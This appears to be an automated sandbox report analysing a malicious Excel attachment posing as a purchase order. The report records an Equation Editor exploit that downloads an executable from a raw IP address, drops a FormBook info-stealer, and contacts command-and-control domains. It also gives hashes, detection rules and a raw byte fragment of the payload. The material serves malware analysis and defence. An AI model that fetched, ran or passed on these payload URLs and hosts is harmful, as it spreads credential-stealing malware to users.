Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 45s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	RFQ_Order_PO_TAE5203E.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	12
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@9/15@3/3
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 44.7% (good quality ratio 42%) • Quality average: 73.9% • Quality standard deviation: 30.1%

HCA Information:	• Successful, ratio: 83% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
20:08:51	API Interceptor	77x Sleep call for process: EQNEDT32.EXE modified
20:09:15	API Interceptor	35x Sleep call for process: vbc.exe modified
20:09:31	API Interceptor	208x Sleep call for process: msiexec.exe modified
20:10:20	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\hnmy[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	598016
Entropy (8bit):	7.276412737461471
Encrypted:	false
SSDEEP:	12288:KrsJGHL/Sw61UEVluVwMh8YelnvoCUiNG5VNQa5VQeiXMr0cZhMsr:CsJGHLbEVlu3elnwCR8xVPiXURr
MD5:	A21C93294EF3770C5C728A1B2D82FB92
SHA1:	239E6B8D02BA3501EFDC22AE5690DCE827F3AA6B
SHA-256:	1EC8F5C2A626D9484AF9532ED48A5B7482FC0DCDAB074D8545AC8E4454C68A89
SHA-512:	5621C1D39B752D5320CEE7BD265AB0C26C14791215F2A3D9F34BD870DC818DEB36DD0F46B443F95919B41544FC13C671F2C50B4C6602B15642DBF4C655C5474

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\hnmy[1].exe

Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 31%, Browse • Antivirus: ReversingLabs, Detection: 60%
Reputation:	low
IE Cache URL:	http://209.141.37.110/hnmy.exe
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$...N.....%..F..%.....u.....Rich..................PE..L... t.FX....................0......5Z............@..........................p...A.....................................5..text...m. ....`.rdata..nl.......p.................@..@.data.......`...`...`.............@....bss...............................@..@.bdata.............................@... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\136D0B4A.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 160x160, frames 3
Category:	dropped
Size (bytes):	4396
Entropy (8bit):	7.884233298494423
Encrypted:	false
SSDEEP:	96:1rQzp0lms5HqrrVflQ9MS5Bmy9CSKgpEfSgHk4oPQwb/BD+qSzAGW:1UF0EmEiSS3mKbbpDSk4oYwbBD+qKAX
MD5:	22FEC44258BA0E3A910FC2A009CEE2AB
SHA1:	BF6749433E0DBCDA3627C342549C8A8AB3BF51EB
SHA-256:	5CD7EA78DE365089DDDF47770CDECF82E1A6195C648F0DB38D5DCAC26B5C4FA5
SHA-512:	8ED1D2EE0C79AFAB19F47EC4DE880C93D5700DB621ACE07D82F32FA3DB37704F31BE2314A7A5B55E4913131BCA85736C9AC3CB5987BEE10F907376D76076E7A
Malicious:	false
Preview:	......JFIF... ....+!.$...2"3*7%"0..................."..........................."..............#............."...!1."AQa..q.#2R. ...BS.....$3Tb.4D%Crs...!R...AQa..1.."Sbq..............?....A.s..M...K.w.....E......!2.H...N.,E.+.i.z.!....-IInD..G....]L.u.R.lV...%aB.k.2mR.<..=."a.u...} },....:..C..I...A9w.....k.....>. .Gi......f.l...2..)..T...JT....a$t5..)..."... .. ..Gc..eS.$....6..._=.... d ....HF-.~.$s.9."T.nSF.pARH.@H..=y.B..IP."K$...u.h]*.#'zZ...2.hZ...K.K..b#s&. ..c@K.AO.*.}.6....\..i....."J..-.I/....c.R...f.I.$.....U.>..LNj..........G....wuF.5*...RX.9.-(D.[$..[...N%.29.W,...&i.Y6.:q.xi.......o...lJe.B.R+.&..a.m..1.$.,)5.)/..w.1......v.d..l...bB..JL j]wh.SK.L.....%S....NAI.)B7I.e..4.5...6......L.j...eW.=..u....#I...li..l....`R.o.<.......C.`L2...c...W..3.\...K...%.a..M.K.l.Ad...6).H?..2.Rs..3+.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1C87F836.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134(D
Malicious:	false

Preview:

.PNG........IHDR.............P.l....sRGB.........gAMA......a.....pHYs...t...t..f.x..+.IDATx...|.e...........{......z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.l.R.!AC...>3;3;..4..~...>3.<.<..7. <3..555........c...xo.Z.X.J...Lhv.u.q..C..D......-...#n...!.W..#...x.m..&.S........cG.... s..H.=......,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."............(..1$..)..[..c&t..ZHv..5....3#..~8... .Y...............e2...?.0.t.R}ZI..`.&.......rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'......^w..y....O.RSS....?.."L.+c.J....ku$._...Av...Z...*Y.0. z..zMsrT.:.<.q.....a.......O.....$2.=|.0.0..A.v..j....h..P.Nv......,.0....z=...I@8m.h.:]..B.q.C.......6...8qB......G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9 .z......>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll..........W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\215471E8.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740IylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B3(
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\215471E8.png	

Preview:

.PNG........IHDR..............|.....sRGB.........gAMA......a.....pHYs.........o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).Jl)."....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w.
>..U....>.....s/....1./^..p.........Z.H3.y..:..<.........[...@[.........Z.`E....Y:{.,.<y..x....O................M....M.......:..tx..*.........'o..kh.0./.3.7.V...@t........x......~...A.?w....@...A]h.0./.N.
.^,h......D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.........A]h.0.....P41..-........&.!...!.x......(.......e..a :.+.|.Ut.U_.........2un......F7[.z.?...&..qF}.}..]I...+..J.w.~Aw....V..-.....B, W.5..P.y....>
[.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/......W*....Q.,...8X.)c...M..H.|.h.0....R..
.Mg!...B...x..;....Q..5........m.;.Q./9..e"{Y.P..1x...FB!....C.G.......41.........@t@W......B/.n.b...w..d....k'E..&..%l.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\765438C9.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 160x160, frames 3
Category:	dropped
Size (bytes):	4396
Entropy (8bit):	7.884233298494423
Encrypted:	false
SSDEEP:	96:1rQzp0lms5HqrrVflQ9MS5Bmy9CSKgpEfSgHk4oPQwb/BD+qSzAGW:1UF0EmEiSS3mKbbpDSk4oYwbBD+qKAX
MD5:	22FEC44258BA0E3A910FC2A009CEE2AB
SHA1:	BF6749433E0DBCDA3627C342549C8A8AB3BF51EB
SHA-256:	5CD7EA78DE365089DDDF47770CDECF82E1A6195C648F0DB38D5DCAC26B5C4FA5
SHA-512:	8ED1D2EE0C79AFAB19F47EC4DE880C93D5700DB621ACE07D82F32FA3DB37704F31BE2314A7A5B55E4913131BCA85736C9AC3CB5987BEE10F907376D76076E7 A
Malicious:	false

Preview:

......JFIF... ....+!.$...2"3*7%"0...................".........................".............#............"..!1."AQa..q.#2R.
...BS.....$3Tb.4D%Crs...!R...AQa..1.."Sbq..............?....A.s..M...K.w.....E......!2.H...N.,E.+.i.z.!....-IInD..G....]L.u.R.lV...%aB.k.2mR.<..=."a.u...}
},....:..C..I...A9w.....k.....>. .Gi......f.l...2..)..T...JT....a$t5..)..."... .. ..Gc..eS.$....6..._=.... d ....HF-.~.$s.9."T.nSF.pARH.@H..=y.B..IP."K$...u.h]*.#'zZ...2.hZ...K.K..b#s&.
..c@K.AO.*.}.6....\..i....."J..-.I/....c.R...f.I.$.....U.>..LNj.........G....wuF.5*...RX.9.-(D.[$..[...N%.29.W,...&i.Y6.:q.xi.......o...lJe.B.R+.&..a.m..1.$.,)5.)/..w.1......v.d..l...bB..JL
j]wh.SK.L.....%S....NAI.)B7I.e..4.5...6......L.j...eW.=..u....#I...li..l....`R.o.<.......C.`L2...c...W..3.\...K...%.a..M.K.l.Ad...6).H?..2.Rs..3+.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\89430EC3.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134 D
Malicious:	false

Preview:

.PNG........IHDR.............P.l....sRGB.........gAMA......a.....pHYs...t...t..f.x..+.IDATx...|.e...........{......z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.l.R.!AC...>3;3;..4..~...>3.<.<..7.
<3..555........c...xo.Z.X.J...Lhv.u.q..C..D......-...#n...!.W..#...x.m..&.S........cG.... s..H.=......,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."...........(..1$..)..[..c&t..ZHv..5....3#..~8...
.Y..............e2...?.0.t.R}ZI..`.&.......rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'......^w..y....O.RSS....?.."L.+c.J....ku$._...Av...Z...*Y.0.
z..zMsrT.:.<.q.....a.......O.....$2.=|.0.0..A.v..j....h..P.Nv......,0....z=...I@8m.h.:]..B.q.C.......6...8qB......G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9
.z......>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll.........W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BCAAC72D.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1628828
Entropy (8bit):	2.2291385285074514
Encrypted:	false
SSDEEP:	3072:YVMqDjXlNqlVkXFL4we9ANp7RySvRaXGcmfBEtAPrcccccsF8WccccccccF9cccC:YLjXlN0k1fKANpFZIiByA764
MD5:	731E0B08FA0E7DC5F3D10B43E2E3B5F7
SHA1:	5F7908B924DD863D52A9DBCB275616AA64BFD1BA
SHA-256:	8B1146C31A794D99510D3EC88648FA508C6E6274E62E3862A8DB7A1BFC2C111F
SHA-512:	CE36183E1CEB8EADDBAC1922FFADA487B9A08CF184CB07F0B83AB23DB137A120C1125A3F0583E12370C4B35525FE618FE756A50FBA16B0C167C7FF490FCD1E 2E
Malicious:	false

Preview:

....l..........................m>...&.. EMF........(...\K..hC..F...,... ...EMF+.@.................X...X...F...\...P...EMF+"@...........@..........$@..........0@.............?
!@...........@...%...........%..................................R...p...............................@."C.a.l.i.b.r.i..ly$...H....fSy.@..
%...$...h...........L...RQ.V............4.......$Q.V........ ...IdSy........ ....dSy.......................................%...X...%...7..................{$.................C.a.l.i.b.r.i...........X...X............8Ky..
......dv......%...........%...........%...........!..............................."...........%...........%...........%...........T...T..........................@.E.@...........L.......................P... ...6...F...$.......EMF+
*@..$..........?...........?.........@...........@..........*@..$..........?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DD131EBF.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740IylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B3(
Malicious:	false
Preview:	.PNG.....IHDR.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).Jl).".....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w.>..U....>.....s/....1./^..p.....Z.H3.y..:..<.....[...@[.....Z.`E....Y:{.,.<y..x....O.....M....M.....:..tx..*.....'o..kh.0./.3.7.V...@t.....x.....~...A.?w....@...A]h.0./.N..^.h.....D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.....A]h.0.....P41..-.....&.!...!.x.....(.....e..a :..+.|.Ut.U_.....2un.....F7[.z.?...&..qF}.}..]l...+..J.w.~Aw....V..-.....B, W.5..P.y....>[.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/.....W*....Q.,...8X.)c...M..H.|.h.0....R..Mg!...B...x.;....Q..5.....m.;.Q./9..e"{Y.P..1x...FB!....C.G.....41.....@t@W.....B/.n.b...w..d....k'E..&..%l.4SBt.E?..m...eb*?.....@.....a :..+H...Rh..

C:\Users\user\AppData\Local\Temp\Cielert.tmp	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	167424
Entropy (8bit):	7.221469399680655
Encrypted:	false
SSDEEP:	3072:qJgt2lV8dYbBsWMIQayA8k/Mu74upkpOK4xj/wFIOnK6tap:VyrfMIVHd/Mg40kpOK4xj/wh
MD5:	295FBD9F8E4A4888B8FFECE30A34C962
SHA1:	37884E14B9075E00A40B071A64004670525C6676
SHA-256:	8916FF8C659E74F4A3523CDA054E5ED98209F84CB23F28C5857D670D5DC512E2
SHA-512:	AA2AEB7984FEF6642062A07D9981B88756DBA48F8116004B71EE65E920EA33C1A38230541ADD293CBC5E5A94B57157C1FE767E7F0924D1F4E46404AB78BBBE9(
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: C:\Users\user\AppData\Local\Temp\Cielert.tmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: C:\Users\user\AppData\Local\Temp\Cielert.tmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: C:\Users\user\AppData\Local\Temp\Cielert.tmp, Author: JPCERT/CC Incident Response Group
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 50%, Browse • Antivirus: ReversingLabs, Detection: 89%
Preview:	MZER.....X.....<.....(.....!..L.!This program cannot be run in DOS mode....$.....}f?.9.QH9.QH9.QH"..Hu.QH"..H:.QH"..H8.QHRich9.QH..... ..PE..L...J.'F.....|.....@.....@..... .text....z.....|..... ..`..... ....

C:\Users\user\AppData\Local\Temp\~DF07CC82DF0855DA38.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34FE
Malicious:	false
Preview:	 .....

C:\Users\user\AppData\Local\Temp\~DF2396DECF927A66A1.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512

C:\Users\user\AppData\Local\Temp\~DF2396DECF927A66A1.TMP	
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34E FE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF90CE48132EA3580B.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	CDFV2 Encrypted
Category:	dropped
Size (bytes):	304184
Entropy (8bit):	7.976608927486528
Encrypted:	false
SSDEEP:	6144:VIBQ3UNUjY9p3U3jjEl4vzTJpxdaO53SXUjS2LIGI9DGv:VIB92eU3PElChxy2ZCw
MD5:	552F043A7C752EC7E8DDDBDF0B36C4D8
SHA1:	CFB4A5BEA12CAB9A47D3FF1EE1210D444B9A92A4
SHA-256:	E7A5F1C37A043773027F4937AFB63D3178362113132066C7435B6D716EDA6CF2
SHA-512:	2D5C9C4DC2F5A483CD572DB62F5339446391CD152F86F227F0C044D620C010B9433C1F6AA59133F799BD16F433AD9BC7035062384EA00A50F72D29BA74FC8273
Malicious:	false
Preview:	.....>..... ....!..."...#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A...B...C...D. ..E...F...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...

C:\Users\user\AppData\Local\Temp\~DFCD6368038830CEF2.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34E FE
Malicious:	false
Preview:	....

C:\Users\user\Desktop\~$RFQ_Order_PO_TAE5203E.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58D
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	598016
Entropy (8bit):	7.276412737461471
Encrypted:	false
SSDEEP:	12288:KrsJGHL/Sw61UEVluVwMh8YelnvoCUiNG5VNQa5VQeiXMr0cZhMsr:CsJGHLbEVlu3elnwCR8xVPiXURr
MD5:	A21C93294EF3770C5C728A1B2D82FB92
SHA1:	239E6B8D02BA3501EFDC22AE5690DCE827F3AA6B
SHA-256:	1EC8F5C2A626D9484AF9532ED48A5B7482FC0DCDAB074D8545AC8E4454C68A89
SHA-512:	5621C1D39B752D5320CEE7BD265AB0C26C14791215F2A3D9F34BD870DC818DEB36DD0F46B443F95919B41544FC13C671F2C50B4C6602B15642DBF4C655C5474
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 31%, Browse • Antivirus: ReversingLabs, Detection: 60%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....N....%..F..%....u.....Rich.....PE..L... t.FX.....0.....5Z.....@.....p.....A.....5.....text...m. ....`.rdata..nl.....p.....@..@.data.....`...`...`.....@....bss.....@..@.bdata.....@..... .....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.976608927486528
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	RFQ_Order_PO_TAE5203E.xlsx
File size:	304184
MD5:	552f043a7c752ec7e8dddbdf0b36c4d8
SHA1:	cfb4a5bea12cab9a47d3ff1ee1210d444b9a92a4
SHA256:	e7a5f1c37a043773027f4937afb63d3178362113132066c7435b6d716eda6cf2
SHA512:	2d5c9c4dc2f5a483cd572db62f5339446391cd152f86f227f0c044d620c010b9433c1f6aa59133f799bd16f433ad9bc7035062384ea00a50f72d29ba74fc8273
SSDEEP:	6144:VIBQ3UNUjY9p3U3jjEl4vzTJpxdaO53SXUjS2LIGI9DGv:VIB92eU3PElChxy2ZCw
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/13/22-20:10:41.317248	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49170	80	192.168.2.22	163.197.71.43
01/13/22-20:10:41.317248	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49170	80	192.168.2.22	163.197.71.43
01/13/22-20:10:41.317248	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49170	80	192.168.2.22	163.197.71.43

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 13, 2022 20:10:29.553617001 CET	192.168.2.22	8.8.8.8	0xc18c	Standard query (0)	www.aloebiotics.com	A (IP address)	IN (0x0001)
Jan 13, 2022 20:10:34.676338911 CET	192.168.2.22	8.8.8.8	0xfc43	Standard query (0)	www.mediafyagency.com	A (IP address)	IN (0x0001)
Jan 13, 2022 20:10:40.952409983 CET	192.168.2.22	8.8.8.8	0x9c63	Standard query (0)	www.sjljtzsls.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2022 20:10:29.587907076 CET	8.8.8.8	192.168.2.22	0xc18c	No error (0)	www.aloebiotics.com		64.190.62.111	A (IP address)	IN (0x0001)
Jan 13, 2022 20:10:34.719089031 CET	8.8.8.8	192.168.2.22	0xfc43	Name error (3)	www.mediafyagency.com	none	none	A (IP address)	IN (0x0001)
Jan 13, 2022 20:10:41.128570080 CET	8.8.8.8	192.168.2.22	0x9c63	No error (0)	www.sjljtzsls.com		163.197.71.43	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 209.141.37.110
- www.aloebiotics.com
- www.sjljtzsls.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	209.141.37.110	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2022 20:09:01.454904079 CET	0	OUT	GET /hnmy.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 209.141.37.110 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2022 20:09:01.625545979 CET	1	IN	HTTP/1.1 200 OK Content-Type: application/octet-stream Last-Modified: Tue, 11 Jan 2022 22:12:56 GMT Accept-Ranges: bytes ETag: "109cc962387d81:0" Server: Microsoft-IIS/8.5 Date: Fri, 14 Jan 2022 03:08:59 GMT Content-Length: 598016 Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 89 b6 f8 aa cd d7 96 f9 cd d7 96 f9 cd d7 96 f9 9b c8 85 f9 e8 d7 96 f9 cd d7 96 f9 f5 d7 96 f9 af c8 85 f9 de d7 96 f9 cd d7 97 f9 06 d6 96 f9 4e cb 98 f9 d6 